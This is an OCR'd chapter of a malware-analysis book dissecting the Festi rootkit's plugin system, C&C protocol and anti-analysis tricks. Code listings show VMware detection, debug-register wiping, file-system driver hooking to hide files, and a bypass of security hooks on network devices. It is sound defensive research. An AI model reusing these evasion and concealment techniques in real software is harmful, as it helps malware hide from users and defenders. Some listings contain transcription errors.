


Figure 3-2: Penetration the system by Festi rootkit

Interestingly, the plugins aren't stored on the hard drive in the system but are volatile in memory. That means that when the infected computer is switched off or rebooted the plugins vanish from system memory, making forensic analysis of the malware significantly harder since the only file stored on the hard drive is the main kernel-mode driver, and this contains neither the payload nor information regarding attack targets.

Each plugin is dedicated to a certain kind of job, such as performing DDoS attacks against a specified network resource, or sending spam to an email list provided by the C&C server.

Festi Configuration Information for C&C Communication

To enable it to communicate with C&C server, Festi is distributed with three pieces of predefined configuration information: the domain names of C&C servers,the key to encrypt data transmitted between the bot and C&C, and the bot version information

This configuration information is hardcoded into the driver's binary. Figure 3-3 shows a section table of the kernel-mode driver with a writable section names `.cdata` , which stores the configuration data as well as strings that are used to perform the malicious activity.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumber...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00003B27	00001000	00003C00	00000400	00000000	00000000	0000	0000	68000020
.rdata	000007C8	00005000	00000800	00004000	00000000	00000000	0000	0000	48000040
.data	00001098	00006000	00001000	00004800	00000000	00000000	0000	0000	C8000040
pagecode	0000A84C	00008000	0000AA00	00005800	00000000	00000000	0000	0000	C8000040
.cdata	00000582	00013000	00000600	00010200	00000000	00000000	0000	0000	C8000040
INIT	000008D8	00014000	00000A00	00010800	00000000	00000000	0000	0000	E2000020
.reloc	00000992	00015000	00000A00	00011200	00000000	00000000	0000	0000	42000040

Figure 3-3: Section Table of Festi Kernel-mode Driver

The malware encrypts the contents with a simple algorithm that XORs the data with a 4-byte key. This `.cdata` sections in decrypted at the very beginning of the driver initialization.

The strings within the .cdata section, listed in Table 3-1, can trigger the attention of security software, so encrypting them helps the bot to evade detection.

Table 3-1: Encrypted Strings in the Festi configuration data section

String	Purpose
`\Device\Tcp` `\Device\Udp`	Names of device objects used by the malware to send and receive data over the network
`\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List`	Path to the registry key with the parameters of the Windows Firewall, used by the malware to disable the local firewall
`ZwDeleteFile; ZwQueryInformationFile; ZwLoadDriver; KdDebuggerEnabled, ZwDeleteValueKey, ZwLoadDriver`	Names of system services used by the malware

Festi's Object-Oriented Framework

Unlike many kernel-mode drivers, which are usually written in plain C using procedural programming paradigm, the Festi driver has an object-oriented architecture. . The main components (classes) of the architecture implemented by the malware are:

Memory manager—to allocate and release memory buffers

Network sockets—to send and receive data over the network

C&C protocol parser—to parse C&C messages and execute received commands

Plugin manager—to manage downloaded plugins

The interconnection of these components is presented in Figure 3-4.




Figure 3-4: Architecture of Festi kernel-mode Driver

As we can see the memory manager is the central component used throughout the bot by all other components.

This approach allows the malware to be easily ported to other platforms, like Linux. The system-specific code (like the code that calls system services for memory management and network communication) is isolated by the component's interface and may be easily changed to support other platforms. Downloaded plugins, for instance, rely almost completely on the interfaces provided by the main module, and rarely use routines provided by the system to do system-specific operations.

Managing Plugins

Plugins downloaded from the C&C server are loaded and executed by the malware. To manage the downloaded plugins efficiently Festi maintains an array of pointers to a specially defined **`PLUGIN_INTERFACE`** structures. Each structure corresponds to a particular plugin in memory and provides the bot with specific entry points—routines responsible for handling data received from C&C, as shown in Figure 3-5. This way Festi keeps track of all the malicious plugins loaded in memory.




Figure 3-5: Layout of the Array of Pointers to `PLUGIN_INTERFACE` Structures

Listing 3-1 shows the layout of the **`PLUGIN_INTERFACE`** structure.

```
struct PLUGIN_INTERFACE
{
  // Initialize plugin
  PVOID Initialize;
  // Release plugin, perform cleanup operations
  PVOID Release;
  // Get plugin version information
  PVOID GetVersionInfo_1;
  // Get plugin version information
  PVOID GetVersionInfo_2;
  // Write plugin specific information into tcp stream
  PVOID WriteIntoTcpStream;
  // Read plugin specific information from tcp strteam and parse data
  PVOID ReadFromTcpStream;
  // Reserved fields
  PVOID Reserved_1;
  PVOID Reserved_2;
};
```

Listing 3-1: Definition of PLUGIN_INTERFACE Structure

The first two routines named `Initialize` and `Release` are intended for plugin initialization and deinitialization respectively. The following two routines, `GetVersionInfo_1` and `GetVersionInfo_2`, are used to obtain version information on the plugin in question.

The routines `WriteIntoTcpStream` and `ReadFromTcpStream` are used to exchange data between the plugin and the C&C server. When Festi transmits data to the C&C server it runs through the array of pointers to the plugin interfaces and executes the `WriteIntoTcpStream` routine of each registered plugin, passing a pointer to a "TCP stream" object as a parameter. The TCP stream object implements the functionality of the network communication interface.

On receiving data from the C&C server the bot executes the plugins' `ReadFromTcpStream` routine, so that the registered plugins can get parameters and plugin-specific configuration information from the network stream. As a result, every loaded plugin can communicate with the C&C server independently of all other plugins.

Built-in Plugins

Upon installation, the main malicious kernel-mode driver contains the implementation of two built-in plugins: the *configuration information* manager and the *bot plugin* manager.

Configuration Manager

The configuration manager plugin is responsible for requesting configuration information and plugins from the C&C server. This simple plugin periodically establishishes connection with the C&C server to download the data. The delay between two consecutive requests is specified by the C&C server itself. We describe the network communication protocol between the bot and the C&S server later in the section "Festi Network Communication Protocol".

Plugin Manager

The plugin manager is responsible for maintaining the array of downloaded plugins. It receives remote commands from the C&C server and loads and unloads specific plugins, delivered in compressed form, onto the system. Each plugin has a default entry point—`DriverEntry`—and also exports the two routines `PLUGIN_INTERFACE *CreateModule(PVOID *DriverInterfaces)` and `VOID DeleteModule()`, as shown in Figure 3-6:




Figure 3-6: Export Address Table of a Festi Plugin

The `CreateModule` routine is executed upon plugin initialization and returns a pointer to the `PLUGIN_INTERFACE` structure, as described in Listing 3-2. It takes as a parameter a pointer to a several interfaces provided by the main module, such as the memory manager and network interface, that are used to interact with the main module and C&C servers.

The `DeleteModule` routine is executed when the plugin is unloaded and is used to free all the previously allocated resources. Figure 3-7 shows the plugin manager's algorithm for loading the plugin.




Figure 3-7: Plugin Manager Algorithm

The malware first decompresses the plugin into the memory buffer and then maps it into the kernel-mode address space as a PE (portable executable) image. The plugin manager initializes the import address table and relocates it to the mapped image.

Depending on whether the plugin is being loaded or unloaded, the plugin manager executes either the `CreateModule` or `DeleteModule` routines. If the plugin is being loaded, the plugin

manager obtains the plugin ID and version information, then registers the plugin to the `PLUGIN_INTERFACE` structures.

If the plugin is being unloaded, the malware releases all memory previously allocated to the plugin image.

Anti-Virtual Machine Techniques

As we mentioned earlier, Festi has techniques for detecting whether it is running inside a VMware virtual machine in order to attempt to evade sandboxes and automated malware analysis environments. This well-documented technique attempts to obtain the version of any existent VMWare software by executing the code shown in Listing 3-2:

```
mov eax, 'VMXh'
mov ebx, 0
mov ecx, 0Ah
mov edx, 'VX'
in eax, dx
```

Listing 3-2: Obtaining VMWare Software Version by Festi

Festi checks the content of the `ebx` register, which will contain the value `VMX` if the environment the code is executed in is a VMware virtual environment.

Interestingly, if Festi does detect the presence of a virtual environment it doesn't immediately terminate execution, but proceeds as if it were executed on the physical computer. When the malware requests plugins from the C&C server it submits certain information that reveals whether it's being executed in the virtual environment, and if it is the C&C server will not return any plugins.

This is a trick for evading dynamic analysis: because Festi doesn't terminate communication with the C&C server, the automatic analysis system may be fooled into believing Festi didn't notice its presence, while in fact the C&C server is aware of the monitoring environment and so won't provide it with any commands or plugins.

The malware also checks for the presence of network traffic monitoring software on the system, which may indicate that the malware has been executed in a malware analysis and monitoring environment. Festi looks for the kernel-mode driver `npf.sys` (network packet filter). This driver belongs to the Windows packet capture library, `WinPcap`, which is frequently used by network monitoring software like Wireshark to gain access to the data link network layer. The

presence of the `npf.sys` driver in the system indicates that there are network monitoring tools installed on the system, meaning it is unsafe for the malware.

START BOX

Windows Packet Capture Library (WinPcap)

WinPcap is a library that allows applications to capture and transmit network packets bypassing the protocol stack. It provides functionality for kernel-level network packet filtering and monitoring. This library is used extensively as a filtering engine by many open source and commercial network tools, like protocol analyzers, network monitors, network intrusion detection systems, and sniffers, including widely known tools such as Wireshark, Nmap, Snort, and ntop.

END BOX

Anti-Debugging Techniques

Festi also checks for the presence of a kernel debugger in the system by examining the `KdDebuggerEnabled` variable exported from the operating system kernel-image. If a system debugger is attached to the operating system this variable contains the value `TRUE`, and contains `FALSE` otherwise.

If a debugger is detected, Festi actively counteracts the system debugger by periodically zeroing the debugging registers `dr0-dr3`. These registers are used to store addresses for breakpoints, and removing the hardware breakpoints hinders the debugging process. The code for clearing the debugging registers is shown in Figure 3-8.

```
char __thiscall ProtoHandler_1(STRUCT_4_4 *this, PKEVENT a1)
{
  __writedr(0, 0);   // mov dr0, 0
  __writedr(1u, 0);  // mov dr1, 0
  __writedr(2u, 0);  // mov dr2, 0
  __writedr(3u, 0);  // mov dr3, 0
  return _ProtoHandler(&this->struct43, a1);
}
```

Figure 3-8: Clearing debugging registers in Festi code

Hiding the Malicious Driver on Disk

To protect and conceal the image of the malicious kernel-mode driver stored on the hard drive, Festi hooks the file system driver so that it is able to intercept and modify all requests sent to the file system driver to exclude evidence of its presence.

A simplified version of the routine installing the hook is shown in Listing 3-3.

```
NTSTATUS __stdcall SetHookOnSystemRoot(PDRIVER_OBJECT DriverObject, int **HookParams)
  RtlInitUnicodeString(&DestinationString, L"\\SystemRoot");
  ObjectAttributes.Length = 24;
  ObjectAttributes.RootDirectory = 0;
  ObjectAttributes.Attributes = 64;
  ObjectAttributes.ObjectName = &DestinationString;
  ObjectAttributes.SecurityDescriptor = 0;
  ObjectAttributes.SecurityQualityOfService = 0;

❶ NTSTATUS Status = IoCreateFile(&hSystemRoot, 0x80000000, &ObjectAttributes,
                                 &IoStatusBlock, 0, 0, 3u, 1u, 1u, 0, 0, 0, 0, 0x100u);
  if (Status < 0 )
    return Status;

❷ Status = ObReferenceObjectByHandle(hSystemRoot, 1u, 0, 0, &SystemRootFileObject, 0);
  if (Status < 0 )
    return Status;

❸ PDEVICE_OBJECT TargetDevice = IoGetRelatedDeviceObject(SystemRootFileObject);
  if ( !_ TargetDevice )
      return STATUS_UNSUCCESSFULL;

  ObfReferenceObject(TargetDevice);
  Status = IoCreateDevice(DriverObject, 0xCu, 0, TargetDev->DeviceType,
                          TargetDevice->Characteristics, 0, &SourceDevice);
  if (Status < 0 )
    return Status;

❹ PDEVICE_OBJECT DeviceAttachedTo = IoAttachDeviceToDeviceStack(SourceDevice, TargetDevice);
  if ( ! DeviceAttachedTo )
  {
    IoDeleteDevice(SourceDevice);
    return STATUS_UNSUCCESSFULL;
  }

  return STATUS_SUCCESS;
}
```

Listing 3-3: Hooking the File System Device Driver Stack Festi

The malware first tries to obtain a handle to the special system file `SystemRoot,` which corresponds to the Windows installation directory ❶. Then by executing the `ObReferenceObjectByHandle` system routine ❷ Festi obtains a pointer to the `FILE_OBJECT` that

corresponds to the handle for `SystemRoot`. The `FILE_OBJECT` is a special data structure used by the operating system to manage access to device objects, and so contains a pointer to the related device object. In our case, since we opened a handle for `SystemRoot`, the `DEVICE_OBJECT` is related to the operating system file system device. The malware obtains the pointer to the `DEVICE_OBJECT` by executing the `IoGetRelatedDeviceObject` system routine ❸, then creates a new device object and attaches it to the acquired device object pointer by calling `IoAttachDeviceToDeviceStack` ❹. This allows Festi to conceal itself by altering request and return data to and from the file system driver, as shown in the layout of the file system device stack shown in Figure 3-9.

At the very bottom of Figure 3-3 we can see the file system driver object and the corresponding device object that handles OS file system requests. There might also be some additional file system filters attached here too. At the top of the stack we can see the Festi driver attached to the file system device stack.




Figure 3-9: Layout of the file system device stack hooked by Festi

The file system request is represented as an Input/Output Request Packet (IRP), which goes through the stack from top to bottom. Every driver in the stack can observe and modify the request or returned data. This means that, as shown in Figure 2-9, Festi can modify IRP requests addressed to the file system driver and any corresponding returned data.

Festi monitors the IRPs using the `IRP_MJ_DIRECTORY_CONTROL` request code, used to query the contents of the directory, watching for queries related to where the malware's kernel-mode driver is located. If it detects such a request, Festi modifies the returned data from the file system driver to exclude any entry corresponding to the malicious driver file.

Protecting the Festi Registry Key

Festi also hides a registry key corresponding to the registered kernel-mode driver, using a similar method.

Festi first hooks the `ZwEnumerateKey` system service, used to query information on registry keys, whose returned information contains all subkeys of the registry key specified.

This hooking is achieved by modifying the System Service Descriptor Table (SSDT)—a special data structure in the operating system kernel that contains addresses of the system service handlers. Festi replaces address of the original `ZwEnumerateKey` handler with the address of the hook.

START BOX

Windows Kernel Patch Protection

It's worth mentioning that this hooking approach, modifying SSDT, would only work on 32-bit Microsoft Windows operating systems. The 64-bit editions of Windows implement a Windows Kernel Patch Protection (also known as PatchGuard) technology intended to prevent software patching certain system structures, including SSDT. If PatchGuard detects a modification of any of the monitored data structures it crashes the system. However, PatchGuard isn't an ultimate solution and there are methods of bypassing this protection mechanism, which we'll look at in Chapter XX.

END BOX

The `ZwEnumerateKey` hook monitors requests addressed to the `HKLM\System\CurrentControlSet\Service` registry key, which contains subkeys related to kernel-mode drivers installed on the system, including the Festi driver. Festi modifies the list of

subkeys in the hook to exclude the entry corresponding to its driver. Any software that relies on `ZwEnumerateKey` to obtain the list of installed kernel-mode drivers will not notice the presence of the Festi malicious driver.

If the registry is discovered by security software and removed during shutodbw, Festi is also capable of replacing the registry key. In this case, Festi first executes the system routine `IoRegisterShutdownNotification` in order to receive shutdown notifications when the system is turned off. It checks the shutdown notification handler to see if the malicious driver and the corresponding registry key are present in the system, and if they are not (if they've been removed), restores them, allowing it to guarantee persistence through reboot.

The Festi Network Communication Protocol

In order to communicate with C&C servers and perform its malicious activities, Festi employs a custom network communication protocol that it protects against eavesdropping. In the course of our investigation of the Festi botnet (*http://www.welivesecurity.com/wp-content/media_files/king-of-spam-festi-botnet-analysis.pdf*) we managed to obtain a list of C&C servers it communicates with and found that some C&C servers focused on sending spam while others performed DDoS attacks.

Regardless, the Festi communication protocol consists of 2 phases: the initialization phase, when it obtains addresses of C&C IP, and the work phase, when it requests a job description from C&C.

Initialization Phase

During the initialization phase the malware obtains the IP addresses of the C&C server, whose domain names are stored in the bot's binary. The interesting fact about this process is that the malware manually resolves the C&C IP address from the C&C server domain names: namely, it constructs a DNS request packet to resolve the C&C server domain name and sends the packet to either of the following two hosts: 8.8.8.8 or 8.8.4.4 at port 53, both of which are are Google DNS servers. In reply, Festi receives an IP address it can use in subsequent communication.

Resolving domain names manually makes the botnet more resilient to take-down attempts. If Festi had to rely on OS services for resolving domain names it would be possible to block access to the C&C servers by modifying DNS information on the infected hosts. For instance, by altering `SystemRoot\system32\drivers\etc\hosts` on Windows machines it is possible to

override the DNS for a domain name with an unreachable IP address, disallowing the bot communication with the C&C server and effectively disabling it.

Work Phase

The work phase is when Festi requests information from the C&C server on what tasks it is to perform. Communication with the C&C servers is performed over the TCP protocol. The layout of the network datagram sent to the C&C server is shown in Figure 3-10. The request consists of a message header and an array plugin specific data.




Figure 3-10: Layout of the network packet sent to the C&C server

The message header is generated by the configuration manager plugin and contains the following information:

- Festi version information
- Whether a system debugger is present
- Whether virtualization software (VMWare) is present
- Whether network traffic monitoring software (WinPcap) is present
- System information

The plugin-specific data consists of an array of "tag-value-term" entries:

- **Tag**—16-bit integer specifying a particular value
- **value**—specific data which might be: byte, word, dword, null-terminated string, binary array
- **term**—the terminating word, 0xABDC, signifying the end of the entry.

The data are encrypted with a simple encryption algorithm before being sent over the network. The python implementation of the encryption algorithm is shown in Listing 3-4.

```
key = (0x17, 0xFB, 0x71,0x5C)
   def decr_data(data):
     for ix in xrange(len(data)):
    data[ix] ^= key[ix % 4]
```

Listing 3-4: Python implementation of network encryption algorithm

Bypassing Security and Forensics Software

FestiIn order to communicate over the network with C&C servers, send spam, and perform DDoS attacks while remaining unseen by security software, Festi relies on a TCP/IP stack implemented in kernel-mode in Windows.

To send and receive packets, the malware opens a handle to the **`\Device\Tcp`** or **`\Device\Udp`** devices depending on the protocol type being used, and a rather interesting technique is employed to acquire the required handle while avoiding triggering the attention of security software.

In order to control access to the network on the host, some security software monitor access to these devices by intercepting `IRP_MJ_CREATE_FILE` requests that are sent to the transport driver when someone tries to open a handle to communicate with the device object. This allows the security software to determine which process is trying to communicate over the network.

Generally speaking, the most common ways for security software to monitor access to the device objects are:

- Hooking the `ZwCreateFile` system service handler to intercept all attempts to open the devices
- Attaching to `\Device\Tcp` or `\Device\Udp` in order to intercept all IRP requests sent

Let's see how Festi bypasses both techniques to establish connection with a remote host over the network.

Bypassing the ZwCreateFile Hook

Instead of using a system implementation of the **`ZwCreateFile`** system service, Festi implements its own system service with almost the same functionality as the original one. Figure 3-11 describes the custom implementation of the **`ZwCreateFile`** routine.




Figure 3-11: Custom Implementation of `ZwCreateFile` routine

We can see that Festi manually creates a file object to communicate with the device being opened and sends an `IRP_MJ_CREATE` request directly to the transport driver. Thus, all the devices attached to `\Device\Tcp` or `\Device\Udp` will miss the request and the operation goes unnoticed by security software, as illustrated in the Figure 3-12.

